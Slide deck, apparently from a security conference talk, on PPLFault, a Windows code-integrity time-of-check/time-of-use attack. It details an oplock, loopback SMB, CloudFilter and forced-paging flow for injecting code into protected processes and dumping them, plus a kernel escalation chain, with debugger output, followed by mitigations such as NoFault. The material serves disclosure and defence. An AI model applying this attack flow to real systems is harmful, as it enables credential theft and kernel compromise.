






# CI TOCTOU: Oplock Candidates

- Can we slow down process launch to allow time for paging?
- What about an opportunistic lock (oplock)?
  - Non-cooperative NTFS/SMB file locking mechanism
- Let's look for a CreateFile operation that we can interrupt



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Time ...	Process Name	PID	TID	Operation	Path	Result	Detail
1:32:1...	services.exe	7132	9652	CreateFile	C:\Windows\System32\vpct4.dll	SUCCESS	Desired Access: Read Da...
1:32:1...	services.exe	7132	8472	CreateFile	C:\Windows\System32\vpapi.dll	SUCCESS	Desired Access: Read Da...
1:32:1...	services.exe	7132	9596	CreateFile	C:\Windows\System32\EventAggregation.dll	REPARSE	Desired Access: Read Da...
1:32:1...	services.exe	7132	8564	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: Read Da...
1:32:1...	services.exe	7132	9652	Load Image	C:\Windows\System32\vpct4.dll	SUCCESS	Image Base: 0x7ffe01c30...
1:32:1...	services.exe	7132	8472	Load Image	C:\Windows\System32\vpapi.dll	SUCCESS	Image Base: 0x7ffdfefc00...
1:32:1...	services.exe	7132	8564	Load Image	C:\Windows\System32\sechost.dll	SUCCESS	Image Base: 0x7ffe00580...
1:32:1...	services.exe	7132	9596	CreateFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Desired Access: Read Da...
1:32:1...	services.exe	7132	9652	CreateFile	C:\Windows\System32\vcfgmgr32.dll	SUCCESS	Desired Access: Read Da...
1:32:1...	services.exe	7132	9652	Load Image	C:\Windows\System32\vcfgmgr32.dll	SUCCESS	Image Base: 0x7ffdfef500...
1:32:1...	services.exe	7132	8472	CreateFile	C:\Windows\System32\devobj.dll	SUCCESS	Desired Access: Read Da...
1:32:1...	services.exe	7132	8472	Load Image	C:\Windows\System32\devobj.dll	SUCCESS	Image Base: 0x7ffdfef200...
1:32:1...	services.exe	7132	9596	Load Image	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Image Base: 0x7ffdf2f700...

Showing 13 of 16 events (81%)      Backed by virtual memory



# CI TOCTOU: Oplock Results

- Set an oplock on devobj.dll and launch services.exe
- IRP has no result - operation is still pending



Time of D...	Process Name	PID	Operation	Path	Result	Detail
3:36:13.47...	services.exe	3552	CreateFile	C:\Windows\System32\kernel32.dll	SUCCESS	Desired Access: Read Data/List Directory, E...
3:36:13.48...	services.exe	3552	CreateFile	C:\Windows\System32\vpct4.dll	SUCCESS	Desired Access: Read Data/List Directory, E...
3:36:13.48...	services.exe	3552	CreateFile	C:\Windows\System32\dpapi.dll	SUCCESS	Desired Access: Read Data/List Directory, E...
3:36:13.48...	services.exe	3552	CreateFile	C:\Windows\System32\EventAggregation.dll	REPARSE	Desired Access: Read Data/List Directory, E...
3:36:13.48...	services.exe	3552	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: Read Data/List Directory, E...
3:36:13.48...	services.exe	3552	CreateFile	C:\Windows\System32\cfgmgr32.dll	SUCCESS	Desired Access: Read Data/List Directory, E...
3:36:13.48...	services.exe	3552	CreateFile	C:\Windows\System32\devobj.dll		Desired Access: Read Data/List Directory, E...
3:36:13.49...	services.exe	3552	CreateFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Desired Access: Read Data/List Directory, E...

Showing all 8 events      Backed by virtual memory



# CI TOCTOU: Oplock Results

```
3: kd> k
*** Stack trace for last set context - .thread/.cxr resets it
# Child-SP      RetAddr          Call Site
00 fffffb88e`ac5be210 ffffff807`7e4cb6c5 nt!KiSwapContext+0x76
01 fffffb88e`ac5be350 ffffff807`7e4ccae7 nt!KiSwapThread+0xb05
02 fffffb88e`ac5be4a0 ffffff807`7e4cf106 nt!KiCommitThreadWait+0x137
03 fffffb88e`ac5be550 ffffff807`7e95be2c nt!KeWaitForSingleObject+0x256
04 fffffb88e`ac5be8f0 ffffff807`7e95bae7 nt!FsRtlCancellableWaitForMultipleObjects+0xcc
05 fffffb88e`ac5be960 ffffff807`822c16c8 nt!FsRtlCancellableWaitForSingleObject+0x27
06 fffffb88e`ac5be9a0 ffffff807`82256222 Ntfs!NtfsWaitForOplockCompletionEvent+0x24
07 fffffb88e`ac5be9e0 ffffff807`7e4d00a5 Ntfs!NtfsFsdCreate+0x272
08 fffffb88e`ac5bec60 ffffff807`813d9f5b nt!IofCallDriver+0x55
09 fffffb88e`ac5beca0 ffffff807`8140eff3 FLTMRGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x15b
0a fffffb88e`ac5bed10 ffffff807`7e4d00a5 FLTMRGR!FltpCreate+0x323
0b fffffb88e`ac5bedc0 ffffff807`7e8e2979 nt!IofCallDriver+0x55
0c fffffb88e`ac5bee00 ffffff807`7e8de4f1 nt!IopParseDevice+0x8c9
0d fffffb88e`ac5befd0 ffffff807`7e8dd4d2 nt!ObpLookupObjectName+0xae1
0e fffffb88e`ac5bf170 ffffff807`7e8c1cf9 nt!ObOpenObjectByNameEx+0x1f2
0f fffffb88e`ac5bf2a0 ffffff807`7e8bdfc8 nt!IopCreateFile+0x439
10 fffffb88e`ac5bf360 ffffff807`7e63e1e8 nt!NtOpenFile+0x58
11 fffffb88e`ac5bf3f0 00007fff`dd26f2b4 nt!KiSystemServiceCopyEnd+0x28
12 00000083`4a77f0f8 00007fff`dd1e064c ntdll!NtOpenFile+0x14
13 00000083`4a77f100 00007fff`dd1e0bb8 ntdll!LdrpMapDllNtFileName+0xe8
14 00000083`4a77f200 00007fff`dd1e0f80 ntdll!LdrpMapDllSearchPath+0x1d0
15 00000083`4a77f460 00007fff`dd1e0dbb ntdll!LdrpProcessWork+0x148
16 00000083`4a77f4b0 00007fff`dd23236a ntdll!LdrpWorkCallback+0xbb
17 00000083`4a77f4e0 00007fff`dd205976 ntdll!TppWorkpExecuteCallback+0x13a
18 00000083`4a77f530 00007fff`dcf626bd ntdll!TppWorkerThread+0x8f6
19 00000083`4a77f810 00007fff`dd22a9f8 KERNEL32!BaseThreadInitThunk+0x1d
1a 00000083`4a77f840 00000000`00000000 ntdll!RtlUserThreadStart+0x28
```



# CI TOCTOU: Forcing Paging

- Where do we go from here?
- We have a frozen WinTcb PPL process. We want it to page-in code over the network.
- Can we page it out using EmptyWorkingSet?
  - **X** Requires PROCESS\_SET\_QUOTA, which we can't get
- What about paging out the whole OS?
  - Empty system working set and standby lists
    - NtSetSystemInformation(SystemMemoryListInformation)\*
    - Requires SeProfileSingleProcessPrivilege, which Admins have

\* <https://github.com/elastic/Silhouette/blob/main/2023-01%20Silhouette%20Shmoocon%20Presentation.pdf>

# CI TOCTOU: Paged Reads

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Relative Time	Process Name	PID	Operation	Path	Result	Detail
00:00:17.0969135	services.exe	508	CloseFile	C:\Windows\System32\EventAggregation.dll	SUCCESS	
00:00:17.0971696	services.exe	508	CreateFile	C:\Windows\System32\EventAggregation.dll	REPARSE	Desired Access: Read Data/List Directory, Execute/Trav...
00:00:17.1006151	services.exe	508	CreateFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Desired Access: Read Data/List Directory, Execute/Trav...
00:00:17.1017799	services.exe	508	CreateFileMapping	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProtection: PA...
00:00:17.1018504	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 0, Length: 90,112, I/O Flags: Non-cached, Paging...
00:00:17.1018615	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 0, Length: 90,112, I/O Flags: Non-cached
00:00:17.1027614	services.exe	508	QueryEAFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	ACCESS DENIED	
00:00:17.1057495	services.exe	508	QueryEAFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	ACCESS DENIED	
00:00:17.1058253	services.exe	508	SetEAFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	ACCESS DENIED	
00:00:17.1064822	services.exe	508	CreateFileMapping	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	SyncType: SyncTypeOther
00:00:17.1066262	services.exe	508	Load Image	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Image Base: 0x7ffdf0450000, Image Size: 0x16000
00:00:17.1066861	services.exe	508	CloseFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	
00:00:51.1699161	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I...
00:00:51.1701225	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached
00:00:51.1702783	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 53,248, Length: 16,384, I/O Flags: Non-cached, P...
00:00:51.1702900	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 53,248, Length: 16,384, I/O Flags: Non-cached
00:00:51.1715041	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 73,728, Length: 4,096, I/O Flags: Non-cached, Pa...
00:00:51.1715132	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 73,728, Length: 4,096, I/O Flags: Non-cached
00:00:51.1715971	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 4,096, Length: 4,096, I/O Flags: Non-cached, Pag...
00:00:51.1716052	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 4,096, Length: 4,096, I/O Flags: Non-cached
00:00:51.1716701	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 4,096, Length: 32,768, I/O Flags: Non-cached, Pa...
00:00:51.1716803	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 4,096, Length: 32,768, I/O Flags: Non-cached
00:00:51.1717834	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 40,960, Length: 4,096, I/O Flags: Non-cached, Pa...
00:00:51.1717897	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 40,960, Length: 4,096, I/O Flags: Non-cached
00:00:51.1718510	services.exe	508	ReadFile	\\127.0.0.1\C\$\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 36,864, Length: 12,288, I/O Flags: Non-cached, P...
00:00:51.1718630	services.exe	508	ReadFile	C:\Windows\System32\EventAggregation.dll.bak	SUCCESS	Offset: 36,864, Length: 12,288, I/O Flags: Non-cached

Showing 26 of 43 events (60%)      Backed by virtual memory



# CI TOCTOU: Delivering the Payload

- Now that we can reliably force page faults, let's try to inject some code
  - a. Disable the local SMB server (LanManServer service) and reboot
  - b. Run local SMB server that serves two versions of EventAggregation.dll
    - First, serve original DLL for CI verification
    - Later, patch in special sauce over DllMain for subsequent requests

```
# This payload requires a kernel debugger to view
# If you use this payload, type this in WinDbg afterwards:
# db @rip; dx @$curprocess->Name; dx @$curprocess->KernelObject->Protection
$Payload = "CC" + ("90" * 15) + ("CAFEC0DE" * 64)
```



# CI TOCTOU: Code Execution

```
Break instruction exception - code 80000003 (first chance)
0033:00007fff`addb1550 cc                int      3
5: kd> db @rip
00007fff`addb1550  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
00007fff`addb1560  ca fe c0 de ca fe c0 de-ca fe c0 de ca fe c0 de .....
00007fff`addb1570  ca fe c0 de ca fe c0 de-ca fe c0 de ca fe c0 de .....
00007fff`addb1580  ca fe c0 de ca fe c0 de-ca fe c0 de ca fe c0 de .....
00007fff`addb1590  ca fe c0 de ca fe c0 de-ca fe c0 de ca fe c0 de .....
00007fff`addb15a0  ca fe c0 de ca fe c0 de-ca fe c0 de ca fe c0 de .....
00007fff`addb15b0  ca fe c0 de ca fe c0 de-ca fe c0 de ca fe c0 de .....
00007fff`addb15c0  ca fe c0 de ca fe c0 de-ca fe c0 de ca fe c0 de .....
5: kd> dx @$curprocess->Name
@$curprocess->Name : services.exe
      Length      : 0xc
5: kd> dx @$curprocess->KernelObject->Protection
@$curprocess->KernelObject->Protection [Type: _PS_PROTECTION]
[+0x000] Level      : 0x61 [Type: unsigned char]
[+0x000 ( 2: 0)] Type : 0x1 [Type: unsigned char]
[+0x000 ( 3: 3)] Audit : 0x0 [Type: unsigned char]
[+0x000 ( 7: 4)] Signer : 0x6 [Type: unsigned char]
```

# CI TOCTOU: Removing the Reboot

- LanManServer configuration change is noisy. Can we remove the reboot?
  - a. ❌ SMB - port fixed. LanManServer takes it early in boot. No way to release it
  - b. ❌ WebDAV - file is read once at mapping and cached locally
- Cloud Filter API
  - a. Available by default in Client SKUs of 1709+
  - b. Create small/empty placeholder files marked with reparse tags
  - c. When read requests come, minifilter drive detects reparse tags and calls UM callback to request data
  - d. UM callback provides the requested file contents
    - You decide what bytes to serve to the client in your rehydration callback
  - e. Simple-to-use usermode API
    - No COM 🍷
  - f. No special signing requirements
  - g. James Forshaws provided working [sample code](#).



# CI TOCOTU: Putting it All Together

- Final attack flow:
  - a. Use CloudFilter to create an empty placeholder file with a callback function we control
  - b. Redirect EventAggregation.dll to our placeholder through loopback SMB via symbolic link
  - c. Set oplock on devobj.dll to interrupt process initialization
  - d. Run the target PPL
  - e. The target PPL attempts to load EventAggregation.dll
  - f. CloudFilter callback fires to rehydrate placeholder
    - Serve up original EventAggregation.dll for CI verification
    - Page everything out by emptying working set and standby lists
    - Release oplock
  - g. The PPL resumes and leads to paging reads over SMB, which are forwarded to the placeholder
  - h. CloudFilter callback fires to rehydrate placeholder
    - Serve up patched copy of EventAggregation.dll
  - i. The PPL executes our PIC payload inside services.exe as WinTcb-Light, which dumps the process of your choosing
- This is PPLFault


# PPLFault: DEMO

- DEMO



# Why Stop at LSASS? ANGRYORCHARD

- Released in July 2022 by Austin Hudson when Microsoft patched PPLdump
- Exploits PPLdump bug to achieve code execution in CSRSS (WinTcb PPL)
- Exploits bug in NtUserHardErrorControl to perform arbitrary kernel decrement
  - a. Only exploitable within CSRSS
- Decrement KTHREAD.PreviousMode from UserMode (1) to KernelMode (0)
  - a. KernelMode disables most memory and security access checks on the system
  - b. GodMode - syscalls treat you like a kernel worker thread
  - c. Examples:
    - `hSystemProcess = OpenProcess(4, PROCESS_ALL_ACCESS)`
    - `WriteProcessMemory(SomeKernelAddress)`
    - `NtOpenSection(\Device\PhysicalMemory, SECTION_ALL_ACCESS)`



SecIdiot/  
**ANGRYORCHARD**

A kernel exploit leveraging NtUserHardErrorControl to elevate a thread to KernelMode and achieve arbitrary kernel R/W & more.

1 Contributor   0 Issues   92 Stars   24 Forks

# Exploit Chain Demo - GodFault

- DEMO



# Mitigations - Windows

- Root of problem is a TOCTOU where signature validation is decoupled from paging
- If only Windows had some way to validate the hashes of pages...

```
C:\Windows\System32>signtool verify /v /ph "C:\Windows\System32\ntdll.dll" | grep -A10 "Page hash"
Page hashes:
0x00000000 63A2FF4AF0FE4AB373879E79C5B6AD71F87921D7785A76DCDA9EA7251D6A5CEB
0x00000400 387F45BEE453C35ED971806041D0A9D71A30DFA5590E05435ABB2D099849C64B
0x00001400 441CDBF430CAFB55AEAB82A0767D81422145245E772FAE5855777F52D5E0D20D
0x00002400 8381A86212C8DDC6048C49523DFDA8416169FFF7BFD141A58FFBAB4A8296BFC9
0x00003400 3A55CF1DE8C04DAAF6DA6D4216C020A9766D5E2EE346A00019B7D2B84BA6FDF4
0x00004400 D0BC1D0FE6C5C4B0206ED7E34107BA16D75C21D884E00410B27FBCC94D68AF3A
0x00005400 BD6AAF7C53EFEB822A16A016C915D907E9A7C4A9A45FB9AF461A9F05D059E365
0x00006400 A620F0E12B712862CCC7BED40134A3978169F523EA52C36424E3BC52BC6EAF57
0x00007400 16C9D10265D816C9EA3790BEA07C3A58DCAE6164ABC1794EF0471D5268805647
0x00008400 D2F08CE6751388ED85E2453994C01392558DDAD7E496D0C5B0D941BBBB36FE4F
```

# Mitigations - AV Vendors

- AntiMalware vendors can't
  - a. Modify the memory manager to require page hashes for all images loaded into PPL
  - b. Re-sign Microsoft binaries with PPL certs to add page hashes
- AntiMalware vendors can still break the PPLFault exploit chain



# Mitigation - NoFault

- NoRemoteImages
  - a. Exploit mitigation to prevent loading of DLLs from network locations (SMB, WebDAV, etc)
  - b. Originally introduced with EMET. Later integrated directly into Windows
- Set-ProcessMitigation PowerShell cmdlet
  - a. Persists key in registry
  - b. Useless against attacker who controls registry
- NoFault.sys
  - a. Enables NoRemoteImages policy early in process lifecycle via process creation callback

# NoFault - DEMO

- DEMO

